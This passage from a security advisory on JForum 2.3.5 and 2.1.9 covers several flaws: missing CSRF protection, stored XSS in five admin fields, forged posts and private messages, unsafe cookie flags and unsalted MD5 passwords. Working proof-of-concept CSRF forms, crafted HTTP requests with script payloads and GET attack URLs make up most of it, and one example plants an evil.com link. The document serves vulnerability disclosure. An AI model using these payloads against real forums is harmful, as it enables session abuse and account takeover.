dir.append(year).append('/').append(month).append('/').append(day).append('
/');

new File(SystemGlobals.getValue(ConfigKeys.ATTACHMENTS_STORE_DIR) + "/" +
dir).mkdirs();

return dir
     .append(MD5.crypt(a.getRealFilename() + System.currentTimeMillis()))
     .append('_')
     .append(SessionFacade.getUserSession().getUserId())
     .append('.')
     .append(a.getExtension().getExtension())
     .append('_')
     .toString();
```

Description: Use of GET parameters when downloading an attachment and lack of anti-CSRF mechanism.

This allows a **Direct Object Reference** that could easily be abused **combined with the Arbitrary Content Upload**.

Missing CSRF mechanism and Stored XSS – Admin Panel

<table>
<tr><td colspan="5">Missing CSRF mechanism and Stored XSS – Admin Panel</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">M</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Matteo Beccaro
Eros Lever</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum is found to be vulnerable to **missing anti-CSRF mechanism** and **Stored Cross-Site Scripting** in the administration panel.
There are five vulnerable fields, which are: *rank title*, *forum name*, *smiley code*, *group name* and *category name*.
An attacker could leverage these vulnerabilities to abuse the active session of an administrative user, making him send specifically crafted requests.
The Stored Cross-Site Scripting also works as **Reflected Cross-Site Scripting**, unless the browser has protection mechanisms such as an anti-XSS filter (e.g. Chrome).

Technical Details – Rank Title

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8085/jforum/jforum.page" method="POST">
      <input type="hidden" name="action" value="insertSave" />
      <input type="hidden" name="module" value="adminRankings" />
      <input type="hidden" name="rank_title"
value="<script>alert(1)</script>" />
      <input type="hidden" name="rank_min" value="0" />
      <input type="hidden" name="submit" value="Update" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Generated HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:34.0) Gecko/20100101
Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://localhost:8085/jforum/jforum.page
Cookie: JSESSIONID=990AA9704ABCB281112EEF7C1CBAC752; jforumUserId=2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 132

action=insertSave&module=adminRankings&rank_title=
%3Cscript%3Ealert%281%29%3C%2Fscript%3E&rank_min=0&submit=Update
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Mon, 12 Jan 2015 09:32:27 GMT
Content-Length: 4332

[…]
<span class="gensmall">
     <script>alert(1)</script>
     <br />
[…]
```

It is worth to note that the CSRF request could also be send using GET parameters instead of POST ones, an example is shown below.

CSRF via GET parameters:

```
http://localhost:8085/jforum/jforum.page?action=insertSave&module=adminRank
ings&rank_title=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&rank_min=0&submit=U
pdate
```

Vulnerable Code

Description: Lack of escaping for the rank title field
File: *templates/default/user_profile.htm*

```
[…]
<span class="gensmall">
<#if post.userId != 1>
     ${rank.getRankTitle(user.rankId, user.totalPosts)}
     <br />
</#if>
[…]
```

Technical Details – Forum Name

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8080/jforum/jforum.page" method="POST"
enctype="multipart/form-data">
      <input type="hidden" name="action" value="insertSave" />
      <input type="hidden" name="module" value="adminForums" />
      <input type="hidden" name="groups" value="2" />
      <input type="hidden" name="groups" value="1" />
      <input type="hidden" name="forum_name"
value="<script>alert(1)</script>" />
      <input type="hidden" name="moderate" value="0" />
      <input type="hidden" name="categories_id" value="1" />
      <input type="hidden" name="description" value="desc"/>
      <input type="hidden" name="submit" value="Update" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Generated HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8085
[…]
Cookie: JSESSIONID=036FB7D6E69C762623E351D21314AE68; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------------------------
351591945940140623631199708
Content-Length: 1698

-----------------------------351591945940140623631199708
Content-Disposition: form-data; name="action"

insertSave
-----------------------------351591945940140623631199708
Content-Disposition: form-data; name="module"

adminForums
-----------------------------351591945940140623631199708
[…]
-----------------------------351591945940140623631199708
Content-Disposition: form-data; name="forum_name"

<script>alert(1)</script>
-----------------------------351591945940140623631199708
[…]
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Mon, 12 Jan 2015 09:54:33 GMT
Content-Length: 2329

[…]
                        <td width="10" class="row1"> </td>
                        <td class="row1"><span
class="forumLink"><script>alert(1)</script></span></td>
                        <td class="row1" align="center">
                            <span class="gen">
                                <a id="forumEdit"
href="/jforum/adminForums/edit/2.page">Click to edit</a>
                            </span>
                        </td>
 […]
```

It is worth to note that the CSRF request could also be send using GET parameters instead of POST ones, an example is shown below.

CSRF via GET parameters:

```
http://localhost:8080/jforum/jforum.page?action=insertSave&module=adminForu
ms&groups=2&groups=1&forum_name=%3cscript%3ealert%281%29%3c%2fscript%3e&mod
erate=0&categories_id=1&description=desc&submit=Update
```

Vulnerable Code

Description: Example of lack of escaping for the forum name field
File: *templates/default/admin/category_list.htm*

```
[…]
                    <#list repository.getCategory(category.id).getForums()
as forum>
                         <tr>
                              <td> </td>
                              <td class="row1" width="100%"><span
class="gen">${forum.name}</td>
                              <td> </td>
                         </tr>
                    </#list>
[…]
```

To find vulnerable snippets in the source code, it is possible to use the following command:

```
$ find templates/ -type f -name "*.htm" -exec grep "\${\(forum\|f\).name}"
{} +
templates/default/admin/category_list.htm:                                  <td
class="row1" width="100%"><span class="gen">${forum.name}</td>
templates/default/admin/forum_form.htm:        <td class="row2"><input
type="text" class="post" style="WIDTH: 200px" maxlength="200" size="25"
name="forum_name" value="<#if forum?exists>${forum.name}</#if>" /></td>
templates/default/admin/forum_list.htm:                        <td
class="row1"><span class="forumLink">${forum.name}</span></td>
templates/default/admin/topics_repository_info.htm:                <td
class="row2" width="40%"><a class="gen"
href="${contextPath}/forums/show/${f.id}${extension}"
target="_new">${f.name}</a></td>
templates/default/new_messages.htm:                                    <a
href="${contextPath}/forums/show/${forum.id}${extension}">${forum.name}</a>
templates/default/new_messages.htm:
                            <option
value="${forum.id}">${forum.name}</option>
templates/default/post_form.htm:                               &raquo; <a
class="nav"
href="${JForumContext.encodeURL("/forums/show/${forum.id}")}">${forum.name}
</a>
templates/default/post_move.htm:
                           <option
value="${forum.id}">  ${forum.name}</option>
templates/default/post_show.htm:                          &raquo; <a
class="nav"
href="${JForumContext.encodeURL("/forums/show/${forum.id}")}">${forum.name}
</a></span>
templates/default/post_show.htm:                          &raquo; <a
class="nav"
href="${JForumContext.encodeURL("/forums/show/${forum.id}")}">${forum.name}
</a>
templates/default/search.htm:                                          <option
value="${f.id}">${f.name}</option>
templates/default/search_result.htm:
                            <option
value="${forum.id}">${forum.name}</option>
```

Technical Details – Group Name

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8080/jforum/jforum.page" method="POST">
      <input type="hidden" name="action" value="insertSave" />
      <input type="hidden" name="module" value="adminGroups" />
      <input type="hidden" name="group_name"
value="<script>alert(1)</script>" />
      <input type="hidden" name="parent_id" value="0" />
      <input type="hidden" name="group_description" value="desc" />
      <input type="submit" name="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Generated HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=860F741E7409720190288A535D305318; jforumUserId=2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 136

action=insertSave&module=adminGroups&group_name=%3Cscript%3Ealert%281%29%3C
%2Fscript%3E&parent_id=0&group_description=desc&submit=Update
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Mon, 12 Jan 2015 11:15:16 GMT
Content-Length: 2448

[…]
     <tr>
          <td class="row1"><span
class="gen"><script>alert(1)</script></span></td>
          <td class="row1" align="center"><span class="gen"><a
href="/jforum/adminGroups/edit/3.page">Click to edit</a></span></td>
          <td class="row1" align="center"><input type="checkbox"
name="group_id" value="3" /></td>
          <td class="row1" align="center"><span class="gen"><a
href="/jforum/adminGroups/permissions/3.page">Permissions</a></span></td>
     </tr>
[…]
```

It is worth to note that the CSRF request could also be send using GET parameters instead of POST ones, an example is shown below.

CSRF via GET parameters:

```
http://localhost:8080/jforum/jforum.page?action=insertSave&module=adminGrou
ps&group_name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&parent_id=0&group_des
cription=desc&submit=Update
```

Vulnerable Code

Description: Example of lack of escaping for the group name field
File: *templates/default/admin/group_list.htm*

```
[…]
     <#assign node = groups.get(i)> <#global level = 0>

     <tr>
          <td class="row1"><span class="gen">${node.name}</span></td>
          <td class="row1" align="center"><span class="gen"><a
href="${contextPath}/${moduleName}/edit/${node.id}${extension}">${I18n.getM
essage("Groups.List.Edit")}</a></span></td>
          <td class="row1" align="center"><input type="checkbox"
name="group_id" value="${node.id}" /></td>
          <td class="row1" align="center"><span class="gen"><a
href="${contextPath}/${moduleName}/permissions/${node.id}${extension}">${I1
8n.getMessage("Permissions")}</a></span></td>
     </tr>
[…]
```

To find vulnerable snippets in the source code, it is possible to use the following command:

```
$ find templates/ -type f -name "*.htm" -exec grep
"\${\(group\|g\|node\).name}" {} +
templates/default/admin/extension_groups.htm:
     <td class="row1" align="left" valign="middle"><input type="text"
size="20" maxlength="100" name="name_${counter}" value="${g.name}" /></td>
templates/default/admin/extensions.htm:                         <option
value="${g.id}">${g.name}</option>
templates/default/admin/extensions.htm:
     <option value="${g.id}" <#if e.extensionGroupId ==
g.id>selected</#if>>${g.name}</option>
templates/default/admin/group_form.htm:        <td class="row2"><input
type="text" name="group_name" value="<#if group?exists>${group.name}</#if>"
/></td>
templates/default/admin/group_list.htm:        <td class="row1"><span
class="gen">${node.name}</span></td>
templates/default/admin/group_security_form.htm:       <th class="thhead"
valign="middle" colspan="3"
height="25">${I18n.getMessage("PermissionControl.groupTitle")} -
"<i>${group.name}</i>"</th>
```

Technical Details – Smiley Code

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form method="POST" action="http://localhost:8080/jforum/jforum.page"
enctype="multipart/form-data">
      <input type="hidden" name="action" value="insertSave" />
      <input type="hidden" name="module" value="adminSmilies" />
      <input type="hidden" name="code" value="<script>alert(1)</script>" />
      <input type="file" style="display:none" name="smilie_img" />
      <input type="submit" name="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Generated HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=FE1D29B1B81AAFA5D32F4F4AECAB238A; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
160548798930460656820690575 75
Content-Length: 725

-----------------------------160548798930460656820690575 75
Content-Disposition: form-data; name="action"

insertSave
-----------------------------160548798930460656820690575 75
Content-Disposition: form-data; name="module"

adminSmilies
-----------------------------160548798930460656820690575 75
Content-Disposition: form-data; name="code"

<script>alert(1)</script>
-----------------------------160548798930460656820690575 75
Content-Disposition: form-data; name="smilie_img"; filename=""
Content-Type: application/octet-stream


-----------------------------160548798930460656820690575 75
Content-Disposition: form-data; name="submit"

Update
-----------------------------160548798930460656820690575 75--
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Mon, 12 Jan 2015 10:52:59 GMT
Content-Length: 16496

[…]
     <tr>
          <td class="row1" width="38%"><img
src="http://localhost:8080/jforum//images/smilies/" border="0"></td>
          <td class="row2"><span
class="gen"><script>alert(1)</script></span></td>
          <td class="row2"><span class="gen"><a

     href="/jforum/jforum.page?module=adminSmilies&action=edit&id=42">Click
to edit</a></span>
          </td>
          <td class="row2"><input type="checkbox" name="id" value="42"
/></td>
     </tr>
[…]
```

Vulnerable Code

Description: Example of lack of escaping for the forum name field
File: *templates/default/admin/smilie_list.htm*

```
[…]
<#list smilies as smilie>
<tr>
     <td class="row1" width="38%">${smilie.url}</td>
     <td class="row2"><span class="gen">${smilie.code}</span></td>
     <td class="row2"><span class="gen"><a
     href="${contextPath}/jforum${extension}?module=${moduleName}&action=ed
it&id=${smilie.id}">${I18n.getMessage("Smilies.List.Edit")}</a></span>
     </td>
     <td class="row2"><input type="checkbox" name="id" value="${smilie.id}"
/></td>
</tr>
</#list>
[…]
```

To find vulnerable snippets in the source code, it is possible to use the following command:

```
$ find templates/ -type f -name "*.htm" -exec grep "\${\(smilie\|s\).code}"
{} +
templates/default/admin/smilie_form.htm:       <td class="row2"><input
type="text" class="post" style="WIDTH: 200px" maxlength="25" size="25"
name="code" value="<#if smilie?exists>${smilie.code}</#if>" /></td>
templates/default/admin/smilie_list.htm:       <td class="row2"><span
class="gen">${smilie.code}</span></td>
templates/default/list_smilies.htm:                                    <a
href="#" onclick="opener.emoticon('${s.code}');
window.focus();">${s.url}</a>  
templates/default/post_form.htm:                                       <td><a
href="javascript:emoticon('${smilie.code}');">${smilie.url}</a></td>
```

Technical Details – Category Name

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8080/jforum/jforum.page" method="POST">
      <input type="hidden" name="action" value="insertSave" />
      <input type="hidden" name="module" value="adminCategories" />
      <input type="hidden" name="category_name"
value="<script>alert(1)</script>" />
      <input type="hidden" name="moderate" value="0" />
      <input type="hidden" name="groups" value="1" />
      <input type="submit" name="submit" value="Update" />
    </form>
  </body>
</html>
```

Generated HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=F2C8506BAB70A755E72044BD7715C3DB; jforumUserId=2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 137

action=insertSave&module=adminCategories&category_name=%3Cscript%3Ealert%28
1%29%3C%2Fscript%3E&moderate=0&groups=2&groups=1&submit=Update
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Mon, 12 Jan 2015 11:46:28 GMT
Content-Length: 2614

[…]
     <tr>
          <td> </td>
          <td class="row1" width="100%"><span
class="gen"><script>alert(1)</script></td>
          <td> </td>
     </tr>
[…]
```

It is worth to note that the CSRF request could also be send using GET parameters instead of POST ones, an example is shown below.

CSRF via GET parameters:

```
http://localhost:8080/jforum/jforum.page?action=insertSave&module=adminCate
gories&category_name=%3Cscript%3Ealert%282%29%3C%2Fscript%3E&moderate=0&gro
ups=1&submit=Update
```

Vulnerable Code

Description: Example of lack of escaping for the category name field
File: *templates/default/admin/category_list.htm*

```
[…]
     <#list categories as category>
          <tr>
               <td class="catleft" width="38%"><span
class="cattitle">${category.name}</span></td>
[…]
```

To find vulnerable snippets in the source code, it is possible to use the following command:

```
$ find templates/ -type f -name "*.htm" -exec grep
"\${\(category\|c\).name}" {} +
templates/default/admin/category_form.htm:          <td class="row2"><input
type="text" class="post" style="WIDTH: 200px" maxlength="150" size="25"
name="category_name" value="<#if category?exists>${category.name}</#if>"
/></td>
templates/default/admin/category_list.htm:             <td class="catleft"
width="38%"><span class="cattitle">${category.name}</span></td>
templates/default/admin/forum_form.htm:              <#list categories as
c><option value="${c.id}" <#if forum?exists><#if forum.categoryId ==
c.id>selected</#if></#if>>${c.name}</option></#list>
templates/default/admin/forum_list.htm:                 <td colspan="6"
class="catleft"><span class="catTitle">${category.name}</span></td>
templates/default/admin/topics_repository_info.htm:          <td
colspan="2"><h3><b>${c.name}</b></h3></td>
templates/default/forum_list.htm:                           <td
class="catleft" colspan="2" height="28"><span
class="cattitle">${category.name}</span></td>
templates/default/new_messages.htm:                         <optgroup
label="${category.name}">
templates/default/post_move.htm:                            <optgroup
label="${category.name}">
templates/default/search.htm:                            <optgroup
label="${c.name}">
templates/default/search_result.htm:                        <optgroup
label="${category.name}">
```

Missing CSRF mechanism – User Post

Missing CSRF mechanism – User Post					Advisory Number
					SN-15-01
Severity	Software	Versions	Accessibility	CVE	Author(s)
M	JForum	2.3.5 2.1.9	Remote	*n/a*	Eros Lever
	Vendor URL		Advisory URL		
	http://jforum.net/		www.securenetwork.it/sn-15-01		

Vulnerability Details

JForum has been found vulnerable to **missing anti-CSRF mechanism** when submitting a user's post when the CAPTCHA mechanism is disabled (default value for version 2.1.9 stable).
An attacker could leverage these vulnerability to abuse the active session of a user, making him send specifically crafted requests.

Technical Details

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8080/jforum/jforum.page" method="POST"
enctype="multipart/form-data">
      <input type="hidden" name="action" value="insertSave" />
      <input type="hidden" name="module" value="posts" />
      <input type="hidden" name="forum_id" value="1" />
      <input type="hidden" name="topic_id" value="1" />
      <input type="hidden" name="message" value="I didn't write this" />
      <input type="hidden" name="total_files" value="0" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Generated HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=91B664851F4E259BE0096A6D6238EB7A; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
163999361942014528845562408O
Content-Length: 768

-----------------------------163999361942014528845562408O
Content-Disposition: form-data; name="action"

insertSave
-----------------------------163999361942014528845562408O
Content-Disposition: form-data; name="module"

posts
-----------------------------163999361942014528845562408O
Content-Disposition: form-data; name="forum_id"

1
-----------------------------163999361942014528845562408O
Content-Disposition: form-data; name="topic_id"

1
-----------------------------163999361942014528845562408O
Content-Disposition: form-data; name="message"

I didn't write this
-----------------------------163999361942014528845562408O
Content-Disposition: form-data; name="total_files"

0
-----------------------------163999361942014528845562408O--
```

HTTP Response:

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: http://localhost:8080/jforum/posts/list/15/1.page#19
Content-Length: 0
Date: Mon, 12 Jan 2015 14:17:05 GMT
```

Also for this vulnerability, it is possible to send the parameter by GET instead of POST.

Example of CSRF via GET:

```
http://localhost:8080/jforum/jforum.page?action=insertSave&module=posts&for
um_id=1&topic_id=1&message=I%20didn%27t%20write%20this&total_files=0
```

Vulnerable Code

When the CAPTCHA protection mechanism is disabled, the submission form does not include additional parameters aiming to distinguish legitimate requests from custom forged ones.

Missing CSRF mechanism – Private Message

<table>
<tr><td colspan="5">Missing CSRF mechanism – Private Message</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">M</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Matteo Beccaro
Francesco Pintus</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum has been found vulnerable to **missing anti-CSRF mechanism** when submitting a private message when the CAPTCHA mechanism is disabled (default value for version 2.1.9 stable).
An attacker could leverage these vulnerability to abuse the active session of a user, making him send specifically crafted requests.

Technical Details

Proof of Concept

CSRF form:

```
<html>
  <body>
    <form action="http://localhost:8080/jforum/jforum.page" method="POST"
enctype="multipart/form-data">
      <input type="hidden" name="action" value="sendSave" />
      <input type="hidden" name="module" value="pm" />
      <input type="hidden" name="toUserId" value="2" />
      <input type="hidden" name="subject" value="Is this you?" />
      <input type="hidden" name="message" value="http://evil.com/pwnme" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

HTTP Request:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=91B664851F4E259BE0096A6D6238EB7A; jforumUserId=2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------------------------
376851473813431708465819554
Content-Length: 626

-----------------------------376851473813431708465819554
Content-Disposition: form-data; name="action"

sendSave
-----------------------------376851473813431708465819554
Content-Disposition: form-data; name="module"

pm
-----------------------------376851473813431708465819554
Content-Disposition: form-data; name="toUserId"

2
-----------------------------376851473813431708465819554
Content-Disposition: form-data; name="subject"

Is this you?
-----------------------------376851473813431708465819554
Content-Disposition: form-data; name="message"

http://evil.com/pwnme
-----------------------------376851473813431708465819554--
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Mon, 12 Jan 2015 14:34:30 GMT
Content-Length: 4969

[…]
     <tr>
          <td align="center"><div class="gen">Your message was successfully
sent. Click <a href="/jforum/pm/inbox.page">here</a> to go back to your
inbox.</div></td>
[…]
```

Also for this vulnerability, it is possible to send the parameter by GET instead of POST.

Example of CSRF via GET:

```
http://localhost:8080/jforum/jforum.page?action=sendSave&module=pm&toUserId
=2&subject=Is%20this%20you%3f&message=http%3a%2f%2fevil.com%2fpwnme
```

Vulnerable Code

When the CAPTCHA protection mechanism is disabled, the submission form does not include additional parameters aiming to distinguish legitimate requests from custom forged ones.

Cookie Attributes Issue

<table>
<tr><td colspan="5">Cookie Attribute issue</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">L</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Giovanni Cattani
Primo Del Gobbo</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum has been found vulnerable to **Cookie Attributes Issue**. When first accessing a web page under control of the web application, a *JSESSIONID* cookie is served to keep track of the user's session. This cookie is generated automatically by the *Application Server* (e.g. Tomcat) which sets the *Path* attribute to the root of the application and the *httpOnly* attribute, which may be enabled by default for security reasons or not depending on the *Application Server* (e.g. Tomcat automatically sets it since version 7).

For all the others cookies, the web application does not set those attributes properly. In fact the ***Path* attribute is set to the root folder** of the server, and the ***httpOnly* attribute is not set**.

An attacker could leverage these vulnerability to abuse the active session of a user, accessing the *jforumUserHash* cookie through active content such as Javascript or Flash elements, or from any other path on the server, outside the JForum root folder.

The *jforumUserHash* is set when a user clicks on the "*Log me on automatically on each visit*" checkbox, and contains an authentication token that is used to persist the session and avoid the user to re-login when the session times out. Differently from the *JSESSIONID* cookie, the *jforumUserHash* is set directly by JForum, and both the *Path* and *httpOnly* flags are unsafely set, allowing an attacker to **take over the victim account if the cookie is stolen**.

Technical Details

Proof of Concept

HTTP Request – Login with *autologin* checkbox:

```
POST /jforum/jforum.page HTTP/1.1
Host: localhost:8080
[…]
Cookie: JSESSIONID=FBE8D1ECC46067DBE501838795CB3E7C; jforumUserId=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 168

module=user&action=validateLogin&returnPath=http%3A%2F%2Flocalhost%3A8080%2
Fjforum%2Fforums%2Flist.page&username=admin&password=admin&autologin=on&red
irect=&login=Login
```

HTTP Response - Login with *autologin* checkbox:

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: jforumAutoLogin=1; Expires=Tue, 12-Jan-2016 16:37:08 GMT;
Path=/
Set-Cookie: jforumUserHash=2316f3276ee3dbd2e9cbc9fedc294ec9; Expires=Tue,
12-Jan-2016 16:37:08 GMT; Path=/
Set-Cookie: jforumUserId=2; Expires=Tue, 12-Jan-2016 16:37:08 GMT; Path=/
Location: http://localhost:8080/jforum/forums/list.page
Content-Length: 0
Date: Mon, 12 Jan 2015 16:37:08 GMT
```

An attacker could get access to those cookies, especially referring to the *jforumUserHash* (and the *JSESSIONID* if not properly protected) in substantially two ways:

- In Javascript, if the *httpOnly* flag is not set, via the *document.cookie* property. Access would still be limited accordingly to the *Path* attribute.
- Using a server side technology (e.g. JSP), accordingly to the *Path* attribute.

The *Path* attribute if improperly set, may allow other resources present on the server to access (and alter) the cookies set by JForum. An example is described below.

If the *Path* attribute is set to "*/*", but the root folder of JForum is "/jforum/", any other resource present on the web server (even outside the JForum folder) would be able to access the cookies.

Another security problem occurs when there are multiple web servers on the same domain, listening on different ports. In this case, if the attacker controls a web server on the same domain used by JForum, just on a different port, he would try to make the user into sending a request to the web server under his control.

In this case, even when the *Path* attribute is properly set, the attacker would still be able to read the cookie values.

Unfortunately, there is no proper fix for this last issue, since it is not possible to bind HTTP cookies to a specific port number by design and specification (*RFC 6265*).

Vulnerable Code

Description: It is possible to notice the unsafe setting of the *Path* cookie attribute, and the lack of the *httpOnly* flag.
***Class**: net/jforum/ControllerUtils*
Method: *addCookie*

```
public static void addCookie(String name, String value)
{
     int maxAge = 3600 * 24 * 365;

     if (value == null) {
          maxAge = 0;
          value = "";
     }

     Cookie cookie = new Cookie(name, value);
     cookie.setMaxAge(maxAge);
     cookie.setPath("/");

     JForumExecutionContext.getResponse().addCookie(cookie);
}
```

Poor Authentication – Broken Hash Function

Poor Authentication – Broken Hash Function					Advisory Number
					SN-15-01
Severity	Software	Versions	Accessibility	CVE	Author(s)
L	JForum	2.3.5 2.1.9	Remote	*n/a*	Giovanni Cattani Primo Del Gobbo
	Vendor URL		Advisory URL		
	http://jforum.net/		www.securenetwork.it/sn-15-01		

Vulnerability Details

JForum suffers of **Poor Authentication** since a users' credentials are stored in the database in an insecure way.
In fact, the password value is stored in the database, represented by its **MD5 sum**.
The usage of the MD5 hashing algorithm is nowadays highly discouraged since many attacks against it have been raised in the recent years.
Additionally, JForum does not use hash salting as an additional protection mechanism, thus allowing an attacker to easily reverse the hash using existing rainbow tables (or via a brute force attack) if he manages to get to the database (e.g. with a Remote Code Execution vulnerability).

Technical Details

Proof of Concept

SQL Query

```
SELECT user_id, username, user_password, user_email FROM jforum_users;
```

Returned ResultSet:

```
ID  USERNAME     USER_PASSWORD                          USER_EMAIL
1   Anonymous    nopass
2   Admin        21232f297a57a5a743894a0e4a801fc3
[…]
```

Reversing the Hash:



Figure 2 - Reversing the admin's password hash

Vulnerable Code

Description: It is possible to notice the unsafe usage of the MD5 hashing algorithm.
***Class**: net/jforum/view/forum/common/UserCommon*
Method: *saveUser*

```
 […]
          String currentPassword = request.getParameter("current_password");
          boolean isCurrentPasswordEmpty = currentPassword == null ||
"".equals(currentPassword.trim());

          if (isAdmin || !isCurrentPasswordEmpty) {
               if (!isCurrentPasswordEmpty) {
                    currentPassword = MD5.crypt(currentPassword);
[…]
                    String newPassword =
request.getParameter("new_password");

                    if (newPassword != null && newPassword.length() > 0) {
                         u.setPassword(MD5.crypt(newPassword));
[…]
```

Autocomplete Enabled

Autocomplete Enabled					Advisory Number
					SN-15-01
Severity	Software	Versions	Accessibility	CVE	Author(s)
